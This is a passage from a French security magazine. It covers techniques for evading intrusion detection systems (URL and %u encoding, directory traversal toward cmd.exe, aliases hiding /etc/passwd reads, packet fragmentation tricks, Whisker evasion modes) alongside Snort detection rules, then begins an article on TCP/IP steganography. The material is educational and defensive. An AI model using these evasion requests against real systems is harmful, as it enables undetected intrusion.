
Il est toutefois probable de rencontrer certains problèmes liés à cette activité de détection d'intrusion. Le premier concerne les alertes – un système doit être préalablement configuré pour cet environnement spécifique afin de minimiser le plus possible le nombre de fausses alertes. Il peut y avoir des fausses alertes *positives* ou *négatives*. Une fausse alerte positive survient lorsqu'un système de détection d'intrusion alerte l'utilisateur d'activités suspectes, mais une analyse approfondie prouve que le trafic réseau est normal. Par contre, une fausse alerte négative est déclenchée lorsqu'une activité non autorisée est découverte sans toutefois déclencher d'alerte. La Figure 2 illustre une implémentation classique d'un système de détection d'intrusion réseau.

Contournement de la détection d'intrusion

Les solutions qu'offrent les systèmes de détection d'intrusion sont très pratiques et permettent d'éliminer

À propos de l'auteur

Antonio Merola travaille en tant qu'expert confirmé de la sécurité chez Telecom Italia. Au cours de sa carrière professionnelle, il a été confronté à de nombreux aspects de la sécurité. Son statut d'indépendant lui permet de prodiguer ses services à plusieurs sociétés en tant que consultant et instructeur sur un large choix de thèmes relatifs à la sécurité. Il publie également des articles sur l'informatique dans de nombreux magazines italiens. Parmi ces centres d'intérêts récents, on peut citer les pots de miel ainsi que les solutions de sécurité proposées par les systèmes de détection et de prévention



Bogue du Microsoft Indexing Server

Un des exemples les plus spectaculaires de vulnérabilité mentionnées plus haut est le bogue qui a affecté (et affecte encore) l'*Indexing Server* version 2.0 de Microsoft Windows ainsi que l'*Indexing Service* des systèmes Windows NT/2000/XP. Ces dispositifs sont nécessaires lors de l'installation du serveur Web de *Microsoft IIS*.

L'existence de ce bogue est due à l'installation de certaines bibliothèques de liens dynamiques (DLL) exigée par le processus d'installation de *Microsoft IIS*. Une de ces DLL est la bibliothèque partagée *idq.dll* chargée de fournir, entre autre chose, un support pour les scripts de nature administrative (avec une extension en *.ida*). Ce fichier contient une mémoire tampon non contrôlée dans la section chargée de gérer les adresses URL. Dans la mesure où *idq.dll* s'exécute en tant que service du système, l'intrus obtiendra un contrôle total sur le système ainsi attaqué.

Mais pire encore, il n'est pas nécessaire de lancer le processus *idq.dll* pour réussir une attaque. Le pirate n'a besoin que de demander le service de dépouillement. Établir une connexion avec le protocole HTTP puis envoyer une requête préparée en HTTP suffit à garantir le succès d'une attaque.

Un programme correctif complet a été sorti en 2002 (un an après la découverte de ce bogue), malgré l'existence de nombreux serveurs encore vulnérables. En effet, de nombreux administrateurs de Microsoft Windows n'appliquent pas les mises à jours conseillées de sécurité.

une grande majorité de menaces d'attaques. Toutefois, il est possible de contourner la détection d'intrusion par signature. Voici les techniques traditionnelles employées à cet effet :

- obfuscation de code,
- fragmentation,
- refus de service.

Ces méthodes utilisent une activité qui pousse le système de détection d'intrusion à voir un train de données différent de celui du système final, ou désactivent les systèmes de détection de données à l'aide d'attaques DoS (*Denial of Service*).

Obfuscation du code

La plupart des systèmes de détection d'intrusion identifie les attaques au moyen d'une analyse de signature. Cette analyse de signature signifie en réalité que le système de détection d'intrusion est programmé pour interpréter certaines séries de paquets de données ou bien certaines parties de données contenues dans ces paquets comme une attaque. Par exemple, un système de détection d'intrusion chargé de surveiller des serveurs Web pourrait être programmé pour chercher les paquets piégés ; une grande majorité de méthodes fait bien sûr appel au protocole HTTP, mais, toutes les données à base de texte, telles que

les requêtes SQL, sont ici impliquées. Ainsi, une requête classique du type *cgi-bin*, par exemple, possède le format HTTP standard suivant :

```
GET /cgi-bin/script.cgi HTTP/1.0
```

Examinons le code suivant :

```
GET /cgi-bin/←
quelque_chose_de_dangereux.pl←
HTTP/1.0
```

Dans un environnement Web, une double période indique le répertoire parent, alors qu'une période simple représente le répertoire du moment. Le code suivant est alors identique au précédent. Toutefois, un système de détection d'intrusion par signature peut considérer ce code comme deux éléments différents :

```
GET .././cgi-bin/./.././←
quelque_chose_de_dangereux.pl←
HTTP/1.0
```

De même, quelqu'un pourrait par exemple taper la requête suivante :

```
GET /cgi-bin/subdirectory/./←
quelque_chose_de_dangereux.pl←
HTTP/1.0
```

Dans ce cas, nous demandons un sous-répertoire puis utilisons la

commande `../` afin de retourner vers le répertoire parent pour y exécuter les scripts cibles. On appelle cette technique l'attaque par violation de répertoire (en anglais *directory traversal*), et c'est actuellement l'une des méthodes les plus utilisées.

La méthode exposée ci-dessus n'est pas la seule possibilité. L'Unicode est un mécanisme capable de supporter l'ensemble des langues du monde entier. Un serveur Web supportant l'Unicode remplacera correctement la valeur Unicode par le caractère correspondant.

Pour le serveur Web, cette exemple de chaîne de caractères :

```
.././c:\winnt\system32\cmd.exe
```

et la requête HTTP suivante :

```
%2e%2e%2f%2e%2e%2fc:←
\winnt\system32\cmd.exe
```

sont strictement identiques. Toutefois, il est probable qu'un système de détection d'intrusion n'interprète pas les deux déclarations comme étant les mêmes. Le ver appelé *CodeRed* exploite la vulnérabilité du débordement de tampon lors de la gestion des fichiers *.ida* (bogue présent dans le *Indexing Service* de Microsoft, voir à ce sujet l'Encadré intitulé *Bogue du Microsoft Indexing Server*) afin de s'introduire dans le système pour s'y propager. Si vous envoyez une requête codée `%u`, il est probable que vous contourniez certains contrôles du système de détection d'intrusion sur *.ida*. En effet, le caractère `a` peut être codé en tant que `U+0061` sous Unicode. Ainsi, la requête suivante :

```
GET /himom.id%u0061 HTTP/1.0
```

ne générera aucune alerte. Ce type de contournement des systèmes de détection d'intrusion est également connu sous le nom de *%u encoding IDS bypass vulnerability* ou vulnérabilité par codage `%u` pour contourner les systèmes de détection d'intrusion.

Divers outils sont disponibles pour tester les possibilités de contournement des systèmes de détec-



tion d'intrusion, mais le logiciel le plus largement utilisé en la matière est *Whisker* (voir l'Encadré intitulé *Whisker – outil anti-système de détection d'intrusion*).

Considérons maintenant les systèmes de détection d'intrusion au niveau des hôtes ou HIDS (*Host-based Intrusion Detection Systems*). Si nous disposons déjà d'un hôte fragilisé et d'un HIDS, il nous faudra réaliser quelques ajustements afin d'éviter le filtrage des signatures. Tous les systèmes d'exploitation d'aujourd'hui autorisent l'usage des alias du shell et des variables d'environnement. Pour les systèmes *NIX, un exemple assez dangereux ressemblerait à la ligne suivante :

```
# alias list_p='more /etc/passwd'
```

L'exemple suivant, pour Windows maintenant, serait tout aussi dangereux :

```
C:\> set shell=c:\winnt\system32\cmd.exe
```

Avec un tel hôte et des alias définis correctement, taper le code `list_p` or `%shell% /c dir c:` ne générera aucune alerte.

Fragmentation

Le problème avec le réassemblage des paquets fragmentés est que le système de détection d'intrusion doit conserver en mémoire le paquet de données puis réassembler intégralement ce paquet avant de le comparer à la chaîne. Le système de détection d'intrusion doit également comprendre comment le paquet sera réassemblé par l'hôte destinataire.

Les techniques les plus courantes de fragmentation sont les suivantes : *chevauchement de fragments* ou *fragment overlap*, *écrasement de fragments* ou *fragment overwrite* et *temporisation de fragments* ou *fragment time-out*.

Chevauchement de fragments

Le chevauchement de fragment survient lorsqu'un hôte, réassemblant une séquence de fragments, indique que l'un des paquets reçus contient

Whisker – outil anti-système de détection d'intrusion

Whisker est un logiciel conçu pour pirater les serveurs Web en contournant les systèmes de détection d'intrusion. Cet outil génère de façon automatique une large variété d'attaques anti système de détection d'intrusion. Cette caractéristique lui a valu le surnom de *anti-IDS* (AIDS). D'un point de vue technique, il s'agit d'un scanner CGI chargé de trouver les vulnérabilités du Web.

Les paramètres suivants sont la cause de certaines méthodes de contournement :

- -I 1 – mode 1 de contournement des systèmes de détection d'intrusion (codage URL),
- -I 2 – mode 2 de contournement des systèmes de détection d'intrusion (insertion des chemin des répertoires /. /),
- -I 3 – mode 3 de contournement des systèmes de détection d'intrusion (fin prématurée d'une URL),
- -I 4 – mode 4 de contournement des systèmes de détection d'intrusion (longue URL),
- -I 5 – mode 5 de contournement des systèmes de détection d'intrusion (faux paramètre),
- -I 6 – mode 6 de contournement des systèmes de détection d'intrusion (séparation TAB – inutilisable pour NT/IIS),
- -I 7 – mode 7 de contournement des systèmes de détection d'intrusion (sensibilité à la casse),
- -I 8 – mode 8 de contournement des systèmes de détection d'intrusion (délimiteur Windows),
- -I 9 – mode 9 de contournement des systèmes de détection d'intrusion (division de session – assez lent),
- -I 0 – mode 0 de contournement des systèmes de détection d'intrusion (méthode NULL).

Whisker dispose d'une autre méthode de contournement très pratique appelée *division de session* (*session splicing*). Cette méthode permet de diviser la chaîne en plusieurs paquets de données à la fois de manière à empêcher l'appariement des chaînes. Par exemple, si nous voulons envoyer la chaîne `GET /`, *Whisker* va la diviser en cinq paquets contenant respectivement : `G`, `E`, `T`, `20` (représentation hexadécimale du caractère espace) et `/`.

Afin d'éviter de se faire piéger par ces techniques, le système de détection d'intrusion devra comprendre entièrement la session, tâche difficile et lourde à gérer pour le processeur. La règle suivante de l'outil *Snort* détecte un trafic dit *Whisker* destiné au port 80 avec un ensemble de drapeaux ACK, un espace (0x20) dans les données utiles et un paramètre `dsize` de 1 (intercepte les deux premiers octets) :

```
alert tcp $EXTERNAL_NET any ->←
  $HTTP_SERVERS 80 (msg:←
    "WEB-MISC whisker space splice attack");←
  content:"|20|"; flags:A+; dsize:1;←
  reference:arachnids,296;←
  classtype:attempted-recon; reference
```

Toutefois, il faut bien être conscient que cette méthode est facilement modifiable dans le but de contourner un système de détection d'intrusion.

un fragment qui écrase des données issues d'un fragment précédent.

Supposons que le premier fragment contienne la chaîne `GET x.idx`, et que le second contienne la chaîne `a?` (voir la Figure 3). Une fois les paquets assemblés, le second fragment écrase le dernier octet du premier

fragment. Après le réassemblage des paquets sur l'hôte destinataire, la chaîne complète sera alors `GET x.ida?`. Sous le serveur *Microsoft IIS* ou sous les systèmes Windows dotés du *service d'indexation* activé et avec ce bougie, cette chaîne générera un débordement de tampon.

Listing 1. Signature par défaut de Snort pour détecter le débordement de tampon .ida

```

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 ←
(msg:"WEB-IIS ISAPI .ida attempt"; uricontent:".ida?"; nocase; ←
dsize:>239; flags:A+; reference:arachnids,552; ←
classtype:web-application-attack; ←
reference:cve,CAN-2000-0071; sid:1243; rev:2;)
    
```




Figure 3. Contournement d'un IDS par chevauchement de fragments




Figure 4. Technique de l'écrasement de fragments




Figure 5. Technique de temporisation de la fragmentation

Ecrasement de fragments

La différence entre le chevauchement de fragments et l'écrasement de fragments est que dans cette dernière méthode, un fragment complet écrase le fragment précédent (voir la Figure 4). Supposons de nouveau que nous envoyions trois fragments :

- fragment 1 – chaîne GET x.idx,
- fragment 2 – quelques éléments aléatoires,
- fragment 3 – chaîne a?.

Selon la manière dont l'hôte réassemble les fragments (s'il favorise par exemple les vieux ou les nouveaux

fragments), il pourrait s'agir d'une tentative de débordement de tampon ou encore de quelques URL accidentelles (inexistantes).

Temporisation de la fragmentation

La temporisation dépend du temps que le système de détection d'intrusion passe à stocker les fragments dans le mémoire avant de se débarrasser du paquet de données. La plupart des systèmes temporiseront un fragment incomplet en 60 secondes. Si le système de détection d'intrusion ne gère pas le fragment en 60 secondes, il est alors possible d'envoyer des paquets de la façon suivante :

- fragment 1 – GET x.idx avec la balise de MF (More Fragments),
- fragment 2 – a? (X secondes plus tard).

Si le système de détection d'intrusion ne conserve pas le fragment initial pendant plusieurs secondes, il est alors possible de contourner le système.

La fragmentation peut être combinée à d'autres techniques, comme par exemple mettre un terme aux valeurs de durée de vie. Si l'hôte est assez vulnérable derrière le système de détection d'intrusion, celui-ci peut voir un paquet qui expire avant d'avoir atteint l'hôte destinataire :

- paquet 1 – GET x.idx avec une durée de vie >2,
- paquet 2 – s_evasion.html avec une durée de vie =1,
- paquet 3 – a? avec une durée de vie >2.

Dans cet exemple, le système de détection d'intrusion considérera la requête comme étant GET x.idx_s_evasion.html ; toutefois, si le deuxième paquet se temporise avant son arrivée chez l'hôte, ce dernier verra GET x.idx?.

Il est probable que la signature par défaut de Snort pour le débordement de tampon lors de la gestion des fichiers .ida (voir le Listing 1)



n'intercepte aucune de ces techniques de fragmentation (des exceptions sont possibles si les codes de préprocesseurs comme *frag2* sont utilisés – ce genre de code étant exécuté avant le moteur de détection).

Toutefois, *Snort* dispose d'une signature pour détecter les paquets fragmentés :

```
alert ip $EXTERNAL_NET any ←  
-> $HOME_NET any (msg:"MISC ←  
Tiny Fragments"; fragbits:M; ←  
dsize: < 25; classtype:bad-unknown; ←  
sid:522)
```

De telles techniques peuvent également être mises en échec. Dans le cas d'un exploit *.ida*, l'URL requise n'est pas de grande importance. Vous auriez donc pu exécuter l'attaque frontale avec de nombreuses données parasites afin d'éviter le déclenchement d'une règle de fragment :

- paquet 1 – GET une_longue_chaine_rendant_impossible_la_détection.com,
- paquet 2 – a?.

Dug Song a sorti l'outil *fragroute*, chargé de contrôler de nombreuses vulnérabilités liées à la fragmentation. *Snort* vient récemment d'implanter des contrôles et des méthodes afin d'intercepter un plus grand nombre de ruses au niveau du réseau. Une nouvelle sortie officielle devrait donc contenir un bon nombre de ces contrôles.

Attaques Denial of Service (DoS)

L'objectif d'une attaque DoS à surcharger le système de détection d'intrusion de manière à le faire planter. Le but est atteint en fragilisant la disponibilité des ressources du système, en sous-alimentant les processus, en épuisant les espaces consacrés au débit réseau, à la mémoire, à l'unité centrale et au disque. Si quelqu'un crée trop de trafic réseau, la capacité du système de détection d'intrusion à copier des paquets à partir d'un transfert

Glossaire

- IDS (*Intrusion Detection System*) – programme chargé d'identifier des attaques ou des violations de sécurité en surveillant les activités du réseaux et des hôtes.
- IPS (*Intrusion Prevention System*) – logiciel chargé de refuser l'accès à des intrusions.
- IDPS – système regroupant à la fois les IDS et IPS.
- HIDS (*Host Intrusion Detection System*) – système de détection d'intrusion fonctionnant sur l'hôte surveillé et chargé de chercher les intrus.
- NIDS (*Network Intrusion Detection System*) – système de détection d'intrusion chargé d'analyser de manière passive le trafic réseau, en cherchant les activités illégales.
- NNIDS (*Network Node Intrusion Detection System*) – solution hybride chargée de réassembler les systèmes de détection d'intrusion au niveau du réseau, en n'analysant toutefois qu'une partie (ou nœud) du trafic réseau.
- AIDS (*Anti-IDS*) – outil anti-IDS permettant de contourner la détection à base de signature des IDS.
- CIDF – ensemble de composants définissant un IDS.
- Signature – ensemble de règles permettant à un système de détection d'intrusion d'identifier une menace.
- Débordement de tampon – erreur survenant lorsqu'un programme ou un processus tente de stocker plus de données dans un tampon (zone de stockage de données temporaire) que la place prévue à cet effet.

dans le tampon et la mémoire est fragilisée. Les paquet entrants sont alors omis, bien entendu. Par ailleurs, si quelqu'un génère un trafic chaotique considérable, une grande partie de la mémoire est alors requise afin de réassembler les données, ayant pour effet de provoquer une insuffisance de mémoire pour les paquets entrants. Le trafic d'IP fragmentés requiert un grand nombre de cycles de l'unité centrale ce qui peut s'avérer coûteux également.

De toute façon, un attaque classique par flux nécessite plusieurs systèmes afin de dépasser les capacités en pleine expansion des systèmes de détection d'intrusion, alors que l'exploitation d'un bogue n'a besoin que d'un seul système (mais est plus difficile à réaliser que la première attaque). Les signatures sont toujours

préparées en fonction d'un nouveau type d'attaques DoS, ce n'est qu'une question de temps.

Le combat éternel


Il est probable que certaines techniques décrites ci-dessus ne soient plus valides ou ne le sont qu'avec certains outils de détection d'intrusion particuliers, mais la logique de ces techniques reste la même. Les fausses attaques positives et négatives, les attaques DoS etc. rendent ces systèmes inoffensifs en tant que mécanismes de sécurité tant que ces derniers ne sont ni configurés ni maintenus correctement. L'ajout de pots de miel, de système de protection contre les intrusions etc. aux systèmes gérés en réseau ne manquera pas de les aguerrir contre les risques de plantage. ■

Sur Internet

- <http://www.monkey.org/~dugsong/fragroute> – la page d'accueil de l'outil *fragroute*,
- <http://www.snort.org> – le site de *Snort* : programme, documentation et signatures,
- <http://www.wiretrip.net/rfp> – le scanner CGI *Whisker*,
- <http://sans.org/rr> – une mine de documentation technique sur les solutions des systèmes de détection d'intrusion,
- <http://www.microsoft.com/technet/security/bulletin/MS01-033.msp> – le bogue de débordement de tampon lors de la gestion de fichiers *.ida*.

Stéganographie réseau – dissimuler des données dans les en-têtes TCP/IP

Łukasz Wójcicki



Les possibilités d'exploitations à des fins détournées, de certaines modalités structurelles d'application du protocole TCP/IP, ont contribué à ce que le masquage de données, dans les datagrammes réseaux qu'il contient, puisse devenir un danger important, ou à tout le moins, soit considéré en tant que tel. La stéganographie réseau, ainsi nommée lorsqu'il s'agit de cela, utilise les bits redondants présents dans les champs obligatoires et facultatifs des en-têtes TCP du même protocole.

Stéganographie : (en grec *steganos* de *Stégo*, *Stégein* – couvert, serré, dissimulé ; en français *graphie*, suffixe tiré du grec : *Graphé* – écriture, exprimant l'idée de dessin, signes : org. grec *Graphein* – graver, écrire, dessiner). Traduit du grec, ce terme signifie une *écriture dissimulée/cachée*, avec la notion de *sous couvert de*, en étant *compris à l'intérieur de*. Les débuts de la stéganographie remontent en fait à l'Antiquité où déjà les Anciens tentaient de mettre des informations à l'abri du regard des autres. On écrivait, par exemple, les messages sur du bois qui était ensuite recouvert de cire sombre empêchant ainsi la lecture par opacité. En stéganographie, on tente en plus, de masquer la volonté même, de communiquer ; ce qui la distingue de la cryptographie classique, où l'on encrypte l'information de tel sorte, qu'elle devienne incompréhensible, pour les personnes /parties non autorisées qui pourraient y accéder dans sa forme cryptée.

La stéganographie réseau, qui consiste à dissimuler des informations à l'intérieur du protocole de communication utilisé est l'une des variantes de la stéganographie standard. Pour ces protocoles, la notion du *canal caché* est en usage (*covert channel*). Ainsi, grâce au canal caché,

Cet article explique...

- comment dissimuler des données dans les en-têtes TCP et IGMP,
- comment utiliser l'application *covert_tcp* dans le domaine de la communication en réseau.

Ce qu'il faut savoir...

- connaître le modèle ISO/OSI qui relève de l'Architecture des Réseaux,
- avoir au moins une connaissance de base de la famille de protocoles TCP/IP.

À propos de l'auteur

Łukasz Wójcicki poursuit ses études doctorales à l'École Polytechnique de Varsovie. Jusqu'à présent, il a coopéré avec plusieurs services d'information ; il a également de l'expérience dans l'administration des réseaux d'ordinateurs. Actuellement, il surveille l'un des serveurs de l'Institut de Télécommunication à l'École Polytechnique de Varsovie et il travaille dans la société Softax (<http://www.softax.pl>) en tant que développeur.

Protocole TCP/IP

Le protocole TCP/IP fournit un ensemble de règles, sémantiques et syntaxiques, nécessaires au fait de communiquer. Celles-ci comprennent et fixent les détails en ce qui concerne : le format du message, le support des réponses à une requête donnée, et la gestion des erreurs. Le protocole est totalement indépendant des éléments qui composent ou font partie du réseau.

TCP/IP est une famille de protocoles et de logiciels mettant à disposition plusieurs services réseaux ; c'est aussi une des solutions de base employée pour transmettre les données via Internet.

La famille de protocoles TCP/IP est basée sur la structure dite : modèle en couche Internet. La communication entre les ordinateurs se déroule au niveau des couches correspondantes du modèle, et, chaque couche, y dispose de son propre protocole de communication. Sur le réseau informatique réel, la communication est réalisée uniquement par le biais du niveau constitué par la couche physique présente sur chaque machine.

La famille de protocoles TCP/IP ne garantit pas la sécurité lors du transfert des informations – vous n'y trouverez pas la garantie d'intégrité des données envoyées ou l'authentification de l'expéditeur des paquets. Dans certains cas, le fait d'utiliser la redondance peut neutraliser les lacunes de sécurité du protocole, mais son utilisation est également une ouverture à l'utilisation des canaux cachés (*covert channels*).

il est alors possible d'envoyer de l'information préalablement dissimulée aux seules parties choisies, et de détecter et récupérer les données du côté du destinataire. La notion de canal caché est expliquée sur la Figure 1.

